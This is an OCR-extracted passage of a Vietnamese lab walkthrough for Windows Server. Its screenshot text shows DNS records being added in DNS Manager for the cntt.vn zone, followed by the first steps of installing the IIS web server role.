



Nhấn Next




Nhấn Finish





Server Manager
DNS Manager
File Action View Help
DNS
WIN-FB87M52RCSC
Global Logs
Forward Lookup Zon
_msdcs.XYZ.COM
XYZ.COM
cntt.vn
Reverse Lookup Zone
Trust Points
Conditional Forward
New Resource Record
Alias (CNAME)
Alias name (uses parent domain if left blank):
www
Fully qualified domain name (FQDN):
www.cntt.vn.
Fully qualified domain name (FQDN) for target host:
Browse...
Allow any authenticated user to update all DNS records with the same name. This setting applies only to DNS records for a new name.
OK
Cancel
Timestam
static
static
Hide
Events
Services
Performance
BPA results
9:31 PM
11/22/2024


Server Manager
DNS Manager
File Action View Help
DNS
WIN-FB87M52RCSC
Forward Lookup Zones
_msdcs.XYZ.COM
cntt.vn
XYZ.COM
Reverse Lookup Zones
Trust Points
Conditional Forwarders
Global Logs
New Host
Name (uses parent domain name if blank):
Fully qualified domain name (FQDN):
cntt.vn.
IP address:
192. 168. 12. 200
Create associated pointer (PTR) record
Allow any authenticated user to update DNS records with the same owner name
Add Host
Cancel
Timestam
static
static
static
Performance
BPA results
11/23/2024 12:00 AM
12:06 AM
11/23/2024




Tiếp theo, cấu hình trên Web Server

B1: Cấu hình địa chỉ IP:




B2: Cài dịch vụ Web server


Nhấn Add roles and features




Nhấn Next




Nhấn Next




Nhấn Next




Tick chọn Web Server (IIS) -> Next




Nhấn Next



Nhấn Next

